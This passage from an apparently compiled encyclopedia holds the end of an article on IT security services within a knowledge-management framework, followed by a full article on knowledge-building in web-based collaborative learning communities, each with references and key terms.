Non-repudiation mechanisms prevent the receiver or the originator of the transactions from denying that the transaction was received or sent. Non-repudiation of origin protects the message receiver against the sender denying the message was sent. Non-repudiation of receipt protects the message sender from the receiver denying that the message was received (Jamieson, 1996; Marcella et al., 1998). For example, Ba and Pavlou (2001) suggest that credibility can be quickly generated if the appropriate feedback mechanisms on the Internet are implemented. Non-repudiation can be achieved by using the secure functional acknowledgment message (FUNACK) protocol. It is EDIFACT standard that is bounded by a time stamped audit log popularly used in EDI applications.

Access Controls

Access control mechanisms provide legitimate access to IT systems and deliver information only to authorized users, when required, without any interruptions. Disruptions to the IT systems can come from both natural and manmade disasters, thereby creating denial of service attacks for authorized users, thereby leading to system breakdowns and errors. Inadvertent or deliberate corruption of e-commerce related applications could affect transactions, thereby impacting users' satisfaction, relationships with business partners, and perhaps business continuity.

Availability

Availability issues are addressed by fault tolerance, duplication of communications links, and back-up systems that prevent denial of services to authorized trading partners (Bhimani, 1996; Marcella et al., 1998). For example, service level agreements specify hours of operations, maximum down time, and response time to maintain the availability of e-commerce systems.

FUTURE TRENDS

Knowledge management is considered an integrated part of IT security. It is important that businesses realize that the dynamics of KM is a human oriented (Brazelton & Gorry, 2003; Hansen, Nohria, & Tierney, 1999) and a socially constructed process that leads to trustworthy relationships derived from training employees on the importance of maintaining IT security. In fact Ribiere and Tuggle (2005) suggest that firms with high organizational trust culture rely more on personalization tools than on firms with low organizational trust and culture.

Unlike other business processes, maintaining IT security knowledge is an ongoing process that involves the collective and cooperative efforts of all employees and stakeholders of an organization. Further, in today's Internet environment with an explosion of knowledge and information, organizations are faced with a challenge of establishing explicit IT security policies. It has become important for businesses to set up an IT security team responsible for maintaining IT security knowledge and systems.

Future research should aim to examine the role of IT security and KM categories in greater depth. For example, how should firms standardize their IT security procedures and knowledge for a certain type of industry?

CONCLUSION

In this article we discussed an integrated framework developed from the KM categories, namely *stakeholders of IT security knowledge, knowledge characteristics, knowledge dimensions, and knowledge resources* and their relationship with *IT security services* comprised of *confidentiality, integrity, authentication, non-repudiation, access control, and availability mechanisms*. Applying IT security services together with KM categories has introduced initiatives for organizations to improve their organizational performance. In today's competitive environment, organizations are concerned about security of their knowledge asset and are competing to deliver the best value to the customers and other stakeholders. Malhotra (2003) suggests that all firms create, disseminate, and renew the application of knowledge that aims to maintain organizational sustenance and survival in the face of increased discontinuous environment change.

The integrated framework provides an opportunity for researchers to design and investigate KM activities and outcomes. It will serve as a tool for developing hypotheses that will lend to empirical testing. Further, this framework is a valuable model for practitioners, as it contributes to the importance of knowledge and how it is used in the context of IT security. It provides a guide for firms to access their own IT security mechanisms from the perspective of different KM categories rather than from one huge database. Consequently, the framework will assist organizations in developing a knowledge strategy that will pave the way for them to develop an IT security framework. The integrated framework provides a unique and generalizable approach for developing a knowledge architecture. While the basic components of the framework were identified using knowledge management concepts, we have not come across an architectural approach in the knowledge management literature that integrates the components of IT security. Moreover, in the IT security literature, previous approaches to knowledge management neither included all the components that the integrated framework has, nor were they grounded to the concepts and principles of knowledge management.

REFERENCES

Alavi, M., & Leidner, D. E. (2001). Knowledge management and knowledge management systems: Conceptual foundations and research issues. *MIS Quarterly, 25*(1), 107-136.

Barth, S. (2001). Learning from mistakes. *Knowledge Management, 4*(4), 40.

Ba, S., & Pavlou, P. A. (2001). Evidence of the effect of trust building technology in electronic markets, price, premiums and buyer behavior. *MIS Quarterly, 2*(1) 20-42.

Bhimani, A. (1996). Securing the commercial Internet. *Communications of the ACM, 6*(39), 29-35.

Brazelton, J., & Gorry, G. A. (2003). Creating a knowledge sharing community: If you built it, will they come? *Communications of the ACM, 46*(2), 23-25.

Cavello, V. T., & Merkhofer, M. W. (1994). *Risk assessment methods.* New York: Plenum Press.

Hansen, M. T., Nohria, N., & Tierney, T. (1999). What's your strategy for managing knowledge? *Harvard Business Review, 77*(2) 106-116.

Holsapple, C. W., & Singh, M. (2005). Performance implications of the knowledge chain. *International Journal of Knowledge Management, 1*(4), 1-22.

Hult, G. T. (2003). An integration of thoughts on knowledge management. *Decision Sciences, 34*(2), 189-195.

Jamieson, R. (1996). Auditing and electronic commerce. *EDI Forum*, Perth, Western Australia.

Koch, H. (2002). An investigation of knowledge management within a university IT group. *Information Resources Management Journal, 15*(1), 13-21.

Lee, M. K. O., & Turban, E. (2001). A trust model for consumer Internet shopping. *International Journal of Electronic Commerce, 6*(1), 75-92.

Maguire, S. (2002). Identifying risks during information system development: Managing the process. *Information Management Computer Security, 2*(3), 126-134.

Malhotra, Y. (2003). Why knowledge management systems fail? Enablers and constraints on knowledge management on human enterprises. In C. Holsapple

(Ed.), *Handbook on knowledge management: Knowledge matters* (pp. 577-600). Berlin: Springer.

Marcella, A. J., Stone, L., & Sampias, W. J. (1998). *Electronic commerce: Control issues for securing virtual enterprises.* The Institute of Internal Auditors.

McManus, D. J., & Snyder, C. A. (2002). Synergy between data warehousing and knowledge management: Three industries reviewed. *International Journal of Information Technology and Management, 2*(1-2), 85-99.

Nonaka, I. (1998). The knowledge creating company. In *Harvard business review on knowledge management* (pp. 21-45). Boston: Harvard Business School Press.

Nonaka, I., & Tekuichi, H. (1995). *The knowledgecreating company.* New York: Oxford University Press.

Parker, D. B. (1995). *A new framework for information security to avoid information anarchy.* Laxenburg, Austria: IFIP.

Ribiere, V. M., & Tuggle, F. D. (2005). The role of organizational trust in knowledge management: Tools and technology use and success. *International Journal of Knowledge Management, 1*(1), 67-85.

Solomon, M. G., & Chapple, M.. (2005). *Information security illuminated.* Boston: Jones & Bartlett Publishers Inc.

Stein, E. W., & Zwass, V. (1995). Actualizing organizational memory with information systems. *Information Systems Research, 6*(2), 85-117.

Tan, Y.-H., & Theon, W. (1998). Towards a generic model of trust for electronic commerce. *International Journal of Electrical Commerce, 2*(3), 65-81.

ADDITIONAL READING

Claycomb, C., & Frankwick, G. L. (2004, Winter). A contingency perspective of communication, conflict resolution and buyer search effort in buyer-supplier relationships. *The Journal of Supply Chain Management, 16*(7), 18-32.

Cunningham, S. M. (1967). The major dimensions of perceived risks. In D. F. Cox (Ed.), *Risk taking and information handling in consumer behavior* (pp. 82-108). Boston: Boston Graduate School of Business Administration; Harvard University Press.

Reshaur, L. M., & Turner, T. J. (2000). Limiting risky business. *Electronic News (North America), 46*(12), 40-41.

Sitkin, S. B., & Pablo, A. L. (1992). Re-conceptualizing the determinants of risk behavior. *Academy of Management Review, 17*(1), 9-38.

Vaidyanathan, G., & Devaraj, S. (2003). A five-factor framework for analyzing online risks in e-businesses. *Communications of the ACM, 46*(12) 354-361.

Zsidisin, G. A. (2003). Managerial perception of suppliers risks. *Journal of Supply Chain Management, 39*(1), 14-25.

KEY TERMS

Access Controls: Provide legitimate access to IT systems and deliver information only to authorized users when required without any interruptions.

Authentication: Establishes the users as who they claim they are.

Confidentiality: Protects the privacy of information and reveals data only to authorized parties who have the legitimate need to access the system.

Integrity: Provides assurance that the business messages and transactions are complete, accurate, and unaltered.

Knowledge Characteristics: Refer to the classification of knowledge as in tacit versus explicit.

Knowledge Dimensions: Refer to the “right security information” component. These are categories of knowledge needed by an individual user or a group of users for making effective decision.

Knowledge Management: A formal mechanism for identifying and distributing knowledge.

Knowledge Resources: Knowledge stores that organizations can draw information for solving any business problems.

Non-Repudiation: Prevents the receiver or originator of the transactions from denying that the transaction was received or sent.

Knowledge-Building through Collaborative Web-Based Learning Community or Ecology in Education

Percy Kwok
Logos Academy, China

INTRODUCTION

Because of the ever changing nature of work and society under knowledge-based economy in the 21st century, students and teachers need to develop ways of dealing with complex issues and thorny problems that require new kinds of knowledge that they have not ever learned or taught (Drucker, 1999). Therefore, they need to work and collaborate with others. They also need to be able to learn new things from a variety of resources and people, and to investigate questions and bring their learning back to their dynamic life communities. There have arisen recent *learning community* approaches (Bereiter, 2002; Bielaczyc & Collins, 1999) and *learning ecology* (Siemens, 2003) or *information ecology* approaches (Capurro, 2003) to education. These approaches fit well with the growing emphasis on lifelong, lifewide learning and knowledge-building works.

Following this trend, the Internet technologies have been translated into a number of strategies for teaching and learning (Jonassen, Howland, Moore, & Marra, 2003) with supportive development of one-to-one (e.g., e-mail posts), one-to-many (such as e-publications), and many-to-many communications (like video-conferencing). The technologies of computer-mediated communications (CMC) make online instructions possible and have the potential to bring enormous changes to student learning experience of the real world (Rose & Winterfeldt, 1998). It is because individual members of learning communities or ecologies help synthesize learning products via deep information processing processes, mutual negotiation of working strategies, and deep engagement in critical thinking, accompanied by an ownership of team works in those communities or ecologies (Dillenbourg, 1999). In short, technology in communities is essentially a means of creating fluidity between knowledge segments and connecting people in learning communities. However, this Web-based collaborative learning culture is neither currently emphasized in local schools nor explicitly stated out in intended school curriculum guidelines of formal educational systems in most societies. More than this, community ownership or knowledge-construction in learning communities or ecologies may still be infeasible, unless values in learning cultures are necessarily transformed after technical establishment of Web-based learning communities or ecologies.

BACKGROUND

Emergence of a New Learning Paradigm Through CMC

Through a big advance in computer-mediated technology (CMT), there have been several paradigm shifts in Web-based learning tools (Adelsberger, Collis, & Pawlowski, 2002). The first shift moves from *content-oriented* model (information containers) to *communication-based* model (communication facilitators) and the second shift then elevates from *communication-based* model to *knowledge-construction* model (creation support). In knowledge-construction model, students in Web-based discussion forum mutually criticize each other, hypothesize pretheoretical constructs through empirical data confirmation or falsification, and with scaffolding supports, co-construct new knowledge beyond their existing epistemological boundaries under the social constructivism paradigm (Hung, 2001). Noteworthy, only can the knowledge-construction model nourish learning community or ecology, advocated by some cognitive scientists in education like Collins and Bielaczyc (1997) and Scardamalia and Bereiter (2002). Similarly, a Web-based learning ecology contains intrinsic features of a collection of overlapping communities of mutual interests, cross-pollinating with each other, constantly evolving and largely self-organizing members (Brown, Collins, & Duguid, 1989) in the knowledge-construction model.

Scaffolding Supports and Web-Based Applications

According to Vygotsky, the history of the society in which a child is reared and the child's personal history are crucial determinants of the way in which that individual will think. In this process of cognitive development, language is a crucial tool for determining how the child will learn how to think because advanced modes of thought are transmitted to the child by means of words (Schütz, 2002). One essential tenet in Vygotsky's theory (1978) is the notion of the existence of what he calls the "zone of proximal development (ZPD)." The child in this *scaffolding* process of ZPD, providing non-intrusive intervention, can be an adult (parent, teacher, caretaker, language instructor) or another peer who has already mastered that particular function. Practically, the *scaffolding* teaching strategy provides individualized supports, based on the learner's ZPD. Notably, the scaffolds facilitate a student's ability to build on prior knowledge and internalize new information. The activities provided in scaffolding instruction are just beyond the level of what the learner can do alone. The more capable peer will provide the scaffolds so that the learner can accomplish (with assistance) the tasks that he or she could otherwise not complete, thus fostering learning through the ZPD (van Der Stuyf, 2002).

In Web-based situated and anchored learning contexts, students have to develop metacognition to *learn how to learn, what, when and why to learn* in genuine living contexts, besides problem-based learning contents and studying methods in realistic peer and group collaboration contexts of synchronous and asynchronous interactions. Empirical research databases illuminate that there are several levels of Web uses or knowledge-building discourses ranging *from mere informational stages to co-construction stages* (Gilbert, & Driscoll, 2002; Harmon & Jones, 2001). To sum up, five disintegrating stages of Web-based learning communities or ecologies are necessarily involved in Table 1.

Noteworthy, students succeed to develop scaffold supports via ZPD only when they attain *co-construction* levels of knowledge-construction, at which student-centered generation of discussion themes, cognitive conflicts with others' continuous critique, and ongoing commitments to the learning communities or ecologies (by having constant attention and mutual contributions to discussion databases) emerge. It should be noted that Web-based discussion or sharing in e-newsgroups over the Internet may not lead to communal ownership or knowledge-construction (Kreijns, Kirschner, & Jochems, 2003)

Key Concepts of Communities-of-Practice

Unlike traditional static, lower-order-intelligence models of human activities in the Industrial Age, new higher-order-intelligence models for communities-of-practice have emerged. Such models are complex-adaptive systems, employing self-organized, free-initiative, and free-choice operating principles, and creating human ecology settings and stages for its acting out during the new Information Era. Under the technological facilitation of the Internet, this new emerging model is *multicentered, complex-adaptive, and self-organized*, which is founded on the dynamic, human relationships of equality, mutual respect, and deliberate volition. When such model is applied to educational contexts, *locally managed, decentralized marketplaces* of lifelong and lifewide learning take place. In particular, both teacher–student partnerships are created to pursue freely chosen and mutual agreed-upon learning projects (Moursund, 1999), and interstudent co-construction of knowledge beyond individual epistemological boundaries is also involved (Lindberg, 2001). Unlike working and learning are alienated from one another in formal

Table 1. Five disintegrating stages of Web-based learning communities

Disintegrating stages	Distinctive features
Informational Level	Mere dissemination of general information
Personalized Level	Members' individual ownership in the communities
Communicative Level	Members' interactions found in the communities
Communal Level	Senses of belonging or communal ownership built up
Co-construction Level	Knowledge-construction among members emerged

working group and project teams, communities-of-practice and informal network (embracing the above term "Web-based learning communities or ecologies"); both combine working and knowledge-construction, provided that their members have commitment to professional development of the communities and mutual contributions to generate knowledge during collaborations. In particular, their organization structures can retain *sustainability*, even if they lose active members or coercive powers (Wenger, McDermott, & Snyder, 2002). It follows that students engaging in communities-of-practice can construct knowledge collaboratively when doing group works.

MAIN FOCUS OF THE ARTICLE

On learning community or ecology models, there arise some *potential membership and sustainability problems.* Despite their technical establishments, some Web-based learning communities or ecologies may fail to attain communal or co-construction stages (see Table 1) or fail to sustain after their formation. Chan, Hue, Chou, and Tzeng (2001) depict four spaces of learning models, namely, the future classroom, the community-based, the structural knowledge, and the complex-problem learning models, which are designed to integrate the Internet into education. Furthermore, Brown (1999, p. 19) points out that "the most promising use of Internet is where the buoyant partnership of people and technology creates powerful new online learning communities." However, the concept of communal membership is an *elusive* one. "It might be used to refer to the communal life of a sixteenth-century village—or to a team of individuals within a modern organization who rarely meet face to face but who are successfully engaged in online collaborative work" (Slevin, 2000, p. 92).


To realize cognitive models of learning communities, *social communication* is required since human efforts are the crucial elements. However, the development of a coercive learning community at communal or co-construction levels (see Table 1) is different from the development of social community at communicative level (see Table 1) though "social communication is an essential component of educational activity" (Harasim, 1995). Learning communities are complex systems and networks that allow adaptation and change in learning and teaching practices (Jonassen, Peck, & Wilson, 1999). Collins and Bielaczyc (1997) also realize that knowledge-building communities require sophisticated elements of *cultural transformation* whilst Gilbert and Driscoll (2002) observe that learning quantities and quality depend on the value-beliefs, expectations, and learning attitudes of the community members. It follows that some necessary conditions for altering basic educational assumptions held by community learners and transforming the entire learning culture need to be found out for epistemological advancement. On evaluation, there are three intrinsic dimensions that can advance students' learning experience in Web-based learning communities or ecologies. They are degree of interactivity, potentials for knowledge-construction, and assessment for e-learning.

Recent research literature on linking public knowledge-building discourse and e-learning portfolios, and role of assessment in scaffolding students' collaborative inquiry and understanding in computer-supported learning platform has discovered that knowledge-building e-portfolios governed by some knowledge-building principles help access and facilitate collective knowledge advancement (Chan & van Aalst, 2003; Lee, Chan, & van Aalst, 2006; van Aalst & Chan, 2007), and Web-based learning communities should provide scaffolds or foster epistemic agency in the form of knowledge-building principles for students to co-construct new knowledge at communal level (Law & Wong, 2003; Scardamalia, 2002).

For systematic classification of Web-based learning communities or ecologies, a three-dimensional conceptual framework is necessarily used to highlight *degree of interactivity* (one-to-one, one-to-many, and many-to-many communication modes), presence or absence of *scaffolding or knowledge advancement tools* (co-construction level in Table 1), and *modes of learning assessments* (no assessment, summative assessment for evaluating learning outcomes, or formative assessment for evaluating learning processes) in Figure 1.

This article provides some substantial knowledge-construction aspects of most collaborative Web-based learning communities or learning ecologies. In the meantime, it helps conceptualize crucial senses of scaffolding supports and addresses under-researched sociocultural problems for communal membership and knowledge-construction especially in Asian school curricula or in those regions with less advancement in Web-based educational research.

Figure 1. A 3-dimensional framework for classifying web-based learning communities



FUTURE TRENDS

Four issues of cultural differences, curricular integration, leadership transformation, and membership sustainability in Web-based learning communities or ecologies are addressed here for forecasting their future directions. Such collaborative Web-based learning communities have encountered sociocultural difficulties of not reaching group consensus necessarily when synthesizing group notes for drawing conclusions (Scardamalia, Bereiter, & Lamon, 1995, p. 225). Other sociocultural discrepancies (Collins & Bielaczyc, 1997; Krechevsky & Stork, 2000; Scardamalia & Bereiter, 1996) include:

- Discontinuous expert responses to students' questions and thereby losing students' interests
- Students' over-reliance on expert advice, instead of their own constructions
- Value disparities in the nature of collaborative discourses between student construction and expertise construction of knowledge

The first issue is influence of heritage culture upon Web-based learning communities or ecologies. Educational psychologists (e.g., Watkins & Biggs, 2001) and sociologists (e.g., Lee, 1996) also speculate the considerable influence of heritage Chinese culture upon the roles of teachers and students in Asian learning cultures. When knowledge-building is considered as a way of learning in Asian societies under the influence of heritage Chinese culture, special attention ought to be paid to teachers' as well as students' preconceptions of learning and teaching, cohesive forces for student's collaborative inquiry and deeper knowledge construction (Kreijns et al., 2003), and Asian cultures of learning and teaching especially in a CMC learning community.

The second issue concerns curricular integration. There come some possible cases in which participating teachers and students are not so convinced by CMC or do not have a full conception of knowledge-building when establishing collaborative learning communities. More integration problems may evolve when school curricula are conformed to the three pillars of conventional pedagogy, namely, "reduction to subject matter," "reduction to activities," and "reduction to self-expression" (Bereiter, 2002). Such problems become more acute in Asian learning cultures, in which there are heavy stresses on individually competitive learning activities, examination-oriented school assessments, and teacher-led didactical interactions (Cheng, 1997).

The third issue involves student and teacher leadership in cultivating collaborative learning cultures (Bottery, 2003). Some preliminary sociocultural research findings (e.g., Yuen, 2003) reveal that high senses of membership and necessary presence of proactive teacher and student leaders in inter and intraschool domains are crucial for knowledge-building in Web-based learning communities or ecologies.

The fourth issue touches upon how Web-based learning communities or ecologies continue to function over time and across regional boundaries. It is very common that Web-based learning communities or ecologies are going to be "frozen" over time or there has been reduction in their membership over time and even their active lifespan has become shortened. Development of active and passive membership over time, continuity of membership rights and responsibilities, and connectivity of members across regional borders at inter and intracommunity levels have become heated debatable topics of concern. In fact, underlying policies of governance, membership motives and embedded values in institutional contexts of the Web-based learning communities or ecologies are determining factors for their sustainability (Arnseth & Ludvigsen, 2006; Kienle & Wessner, 2006).

CONCLUSION

To sum up, there are some drawbacks and sociocultural concerns towards communal membership, knowledge-construction establishment, and continuation of learning communities or ecologies (Siemens, 2003):

- Lack of internal structures for incorporating flexibility elements
- Inefficient provision of focused and developmental feedback during collaborative discussion
- No directions for effective curricular integration for teachers' facilitations roles
- no basic mechanisms of pinpointing and eradicating misinformation or correcting errors in project works
- Lack of assessment for evaluating learning processes and outcomes of collaborative learning discourses

Last but not the least, recent cross-over applications of using blog and wireless technologies such as mobile phone and PDA can also be used to fertilize the field of CMT in students' metacognition through collaborative project works or e-learning portfolios (Cheung & Kwok, 2006; Miyata & Ishigami, 2006). Impacts of mobile or wireless technology in learning have been considerable in the extension of e-learning (Brown, 2005), possible replacement of personal computers (Attewell, 2005), and student metacognition in constructivistic, lifelong, collaborative learning environments (Sharples, Taylor, & Vavoula, 2005)

So it comes an urgent need to address new research agendas to investigate shifting roles of students and teachers (e.g., at primary and secondary levels), their reflections on knowledge-building, and to articulate possible integration models for project works into Asian school curricula with high student-teacher ratios and prevalent teacher-centered pedagogy, when Web-based learning communities or ecologies are technically initiated (especially without much advancement in educational research). Role of using mobile or wireless technology in more constructivist learner-centered educational settings for knowledge-building in CMC environment needs to be determined in the near future.

REFERENCES

Adelsberger, H. H., Collis, B., & Pawlowski, J. M. (Eds.). (2002). *Handbook on information technologies for education and training.* Berlin, Heidelberg: Springer-Verlag.

Arnseth, H.C., & Ludvigsen, S. (2006). Approaching institutional contexts: Systemic versus dialogic research in CSCL. International Journal for *Computer-supported Collaborative Learning, 1*, 167–185.

Attewell, J. (2005). *From research and development to mobile learning: Tools for education and training providers and their learners.* Paper presented at the 4th World Conference on mLearning.

Bereiter, C. (2002). *Education and mind in the knowledge age*. Mahwah, NJ: Lawrence Erlbaum Associates.

Bielaczyc, K., & Collins, A. (1999). Learning communities in classroom: Advancing knowledge for a lifetime. *NASSP Bulletin*, pp. 4–10.

Bottery, M. (2003). The leadership of learning communities in a culture of unhappiness. *School Leadership & Management, 23*(2), 187–207.

Brown, J. S. (1999). *Learning, working & playing in the digital age.* Retrieved May 14, 2008, from http://serendip.brynmawr.edu/sci_edu/seelybrown/

Brown, J. S., Collins, A., & Duguid, P. (1989). Situated cognition and culture of learning. *Educational Researcher, 18*(1), 32–42.

Brown, T. (2005). Towards a model for m-learning in Africa. *International Journal on E-learning, 4*(3), 299–315.

Capurro, R. (2003). *Towards an information ecology.* Retrieved May 14, 2008, from http://www.capurro.de/nordinf.htm#(9)

Chan, T. W., Hue, C. W., Chou, C. Y., & Tzeng, J. L. (2001). Four spaces of network learning models. *Computers & Education, 37*, 141–161.

Chan, C. K. K., & van Aalst, J. (2003). Assessing and scaffolding knowledge building: Pedagogical knowledge building principles and electronic portfolios. In B. Wasson, S. Ludvigsen, & U. Hoppe (Eds.), *Designing for Change in Networked Learning Environments: Proceedings of the International Conference on Computer Support for Collaborative Learning 2003* (pp. 21–30). Dordrecht: Kluwer Academic Publishers.

Cheng, K. M. (1997). Quality assurance in education: The East Asian perspective. In K. Watson, D. Modgil, & S. Modgil (Eds.), *Educational dilemmas: Debate and diversity* **(**Vol. 4: Quality in Education, pp. 399–410). London: Cassell.

Cheung, S. H., & Kwok, P. L. Y. (2006). Effects of peers interactivity and self-regulated learning strategies on learning arts appreciation through Weblog. In R. Mizoguchi, P. Dillenbourg, & Z. Zhu (Eds.), *Learning by Effective Utilization of Technologies: Facilitating Intercultural Understanding: Proceedings of the 14th International Conference on Computers in Education 2006* (pp. 349–352). Amsterdam: IOS Press.

Collins, A., & Bielaczyc, K. (1997). Dreams of technology-supported learning communities. In *Proceedings of the 6th International Conference on Computer-Assisted Instruction*, Taiwan.

Dillenbourg, P. (Ed.). (1999). *Collaborative learning: Cognitive and computational approaches.* Amsterdam: Pergamon.

Drucker, F. P. (1999). Knowledge worker productivity: The biggest challenge. *California Management Review, 41*(2), 79–94.

Gilbert, N. J., & Driscoll, M. P. (2002). Collaborative knowledge building: A case study. *Educational Technology Research and Development, 50*(1), 59–79.

Harasim, L. (Ed.) (1995). *Learning networks: A field guide to teaching and learning online.* Cambridge, MA: MIT Press

Harmon, S. W., & Jones, M. G. (2001). An analysis of situated Web-based instruction. *Educational Media International, 38*(4), 271–279.

Hung, D. (2001). Theories of learning and computer-mediated instructional technologies. *Education Media International, 38*(4), 281–287.

Jonassen, D. H., Howland, J., Moore, J., & Marra, R. M. (2003). *Learning to solve problem with technology: A constructivist perspective* (2nd ed.). Upper Saddle River, NJ: Merrill Prentice-Hall.

Jonassen, D. H., Peck, K. L., & Wilson, B. G. (1999). *Learning with technology: A constructivist perspective.* Upper Saddle River, NJ: Prentice Hall.

Kienle, A., & Wessner, M. (2006). The CSCL community in its first decade: Development, continuity, connectivity. International Journal for *Computer-Supported Collaborative Learning, 1*, 9–33.

Krechevsky, M., & Stork, J. (2000). Challenging educational assumptions: Lessons from an Italian-American collaboration. *Cambridge Journal of Education, 30*(1), 57–74.

Kreijns, K., Kirschner, P. A., & Jochems, W. (2003). Identifying the pitfall for social interactions in computer-supported collaborative learning environments: A review of the research. *Computers in Human Behavior, 19*, 335–353.

Law, N., & Wong, E. (2003). Developmental trajectory in knowledge building. In B. Wasson, S. Ludvigsen, & U. Hoppe (Eds.), *Designing for Change in Networked Learning Environments: Proceedings of the International Conference on Computer Support for Collaborative Learning 2003* (pp. 57–66). Dordrecht: Kluwer Academic Publishers.

Lee, E. Y. C, Chan, C. K. K., & van Aalst, J. (2006). Students assessing their own collaborative knowledge building. International Journal for *Computer-Supported Collaborative Learning, 1*, 57–87.

Lee, W. O. (1996). The cultural context for Chinese learners: Conceptions of learning in the Confucian tradition. In D. A. Watkins & J. B. Biggs (Eds.), *The Chinese learner: Cultural, psychological and contextual influences* (pp. 25–41). Hong Kong: Comparative Education Research Centre, The University of Hong Kong.

Lindberg, L. (2001). Communities of learning: A new story of education for a new century. Retrieved May 14, 2008, from http://www.netdeva.com/learning

Miyata, H., & Ishigami, M. (2006). Effects of using digital contents designed for PDA as a teaching aid in an observational learning of planktons for fieldworks on a ship. In R. Mizoguchi, P. Dillenbourg, & Z. Zhu (Eds.), *Learning by Effective Utilization of Technologies: Facilitating Intercultural Understanding: Proceedings of the 14th International Conference on Computers in Education 2006* (pp. 315–322). Amsterdam: IOS Press.

Moursund, D. (1999). *Project-based learning using IT.* Eugene, OR: International Society for Technology in Education.

Rose, S. A., & Winterfeldt, H. F. (1998). Waking the sleeping giant: A learning community in social studies methods and technology. *Social Education, 62*(3), 151–152.

Scardamalia, M. (2002). Collective cognitive responsibility for the advancement of knowledge. In B. Smith (Ed.), *Liberal education in a knowledge society* (pp. 67–98). Chicago, MA: Open Court.

Scardamalia, M., & Bereiter, C. (1996). Engaging students in a knowledge society. *Educational Leadership, 54*(3), 6–10.

Scardamalia, M., & Bereiter, C. (2002). *Schools as knowledge building organizations.* Retrieved May 14, 2008, from http://csile.oise.utoronto.ca/csile_biblio.html#ciar-understanding

Scardamalia, M., Bereiter, C., & Lamon, M. (1995). The CSILE project: Trying to bring the classroom into world 3. In K. McGilly (Ed.), *Classroom lessons: Integrating cognitive theory and classroom practices* (pp. 201–288). Cambridge, MA: Bradford Books/MIT Press.

Schütz, R. (2002, March 3). *Vygotsky and language acquisition.* Retrieved May 14, 2008, from http://www.english.sk.com.br/sk-vygot.html

Sharples, M., Taylor J., & Vavoula, G. N. (2005). *Towards a theory of mobile learning.* Paper presented at the 4th World Conference on mLearning.

Siemens, G. (2003). *Learning ecology, communities, and networks: Extending the classroom.* Retrieved May 14, 2008, from http://www.elearnspace.org/Articles/learning_communities.htm

Slevin, J. (2000). *The Internet and society.* Malden: Blackwell Publishers Ltd.

van Aalst, J., & Chan, C. K. K. (2007). Student-directed assessment of knowledge building using electronic portfolios in Knowledge Forum. *The Journal of the Learning Sciences, 16*, 175–220.

van Der Stuyf, R. R. (2002, November 11). Scaffolding as a teaching strategy. Retrieved May 14, 2008, from http://condor.admin.ccny.cuny.edu/~group4/Van%20Der%20Stuyf/Van%20Der%20Stuyf%20Paper.doc

Vygotsky, L. S. (1978). *Mind in society.* Cambridge, MA: Harvard University Press.

Watkins, D. A., & Biggs, J. B. (Eds.) (2001). *Teaching the Chinese learner: Psychological and pedagogical perspectives* (2nd ed.). Hong Kong: Comparative Education Research Centre, The University of Hong Kong.

Wenger, E., McDermott, R., & Snyder, W. M. (2002). *Cultivating communities of practice: A guide to managing knowledge.* Boston: Harvard Business School Press.

Yuen, A. (2003). Fostering learning communities in classrooms: A case study of Hong Kong schools. *Education Media International, 40*(1/2), 153–162.

KEY TERMS

Anchored Learning Instructions: High learning efficiencies with easier transferability of mental models and facilitation of strategic problem-solving skills in ill-structured domains are emerged, if instructions are anchored on a particular problem or set of problems.

CMC: Computer-mediated communication is defined as various uses of computer systems and networks for the transfer, storage, and retrieval of information among humans, allowing learning instructions to become more authentic and students to engage in collaborative projects in schools. In more extensive contexts of collaborative learning, it may be regarded as computer-supported collaborative learning (CSCL), which is a research topic on supporting collaborative learning with the help of computers in cross-disciplinary fields of psychology, computer science, and education.

CMT: Computer-mediated technology points to the combination of technologies (e.g., hypermedia, handheld technologies, information network, the Internet, and other multimedia devices) that are utilized for computer-mediated communications (CMC).

Knowledge Building: In a knowledge-building environment, knowledge is brought into the environment and something is done collectively to it that enhances its value. The goal is to maximize the value added to knowledge, either the public knowledge represented in the community database or the private knowledge and skill of its individual learners. In short, knowledge-building refers to the ceaseless production and continual improvement of ideas or values to the involved community. Processes of upholding collective cognitive responsibility and collaborative learning are emphasized in knowledge-building discourse. Knowledge-building has three salient characteristics: (a) knowledge-building is not just a process, but it is aimed at creating a product; (b) its product is some kind of conceptual artifact, for instance, an explanation, a design, a historical account, or an interpretation of a literacy work; (c) a conceptual artifact is not something in the individual minds of the students, not something materialistic or visible but is nevertheless real, existing in the holistic works of student collaborative learning communities.

Learning Community: A collaborative learning community refers to a learning culture in which students are involved in a collective effort of understanding with an emphasis on diversity of expertise, shared objectives, learning how and why to learn, and sharing what is learned, and thereby advancing their individual knowledge and sharing the community's knowledge.

Learning or Information Ecology: For preserving the chances of offering the complexity and potential plurality within the technological shaping of knowledge representation and diffusion, the learning or information ecology approach is indispensable for cultivating practical judgment concerning possible alternatives of action in a democratic society, providing the critical linguistic essences and creating different historical kinds of cultural and technical information mixtures. Noteworthy, learning or knowledge involves a dynamic, living, and evolving state.

Metacognition: If students can develop metacognition, they can self-execute or self-govern their thinking processes, resulting in effective and efficient learning outcomes.

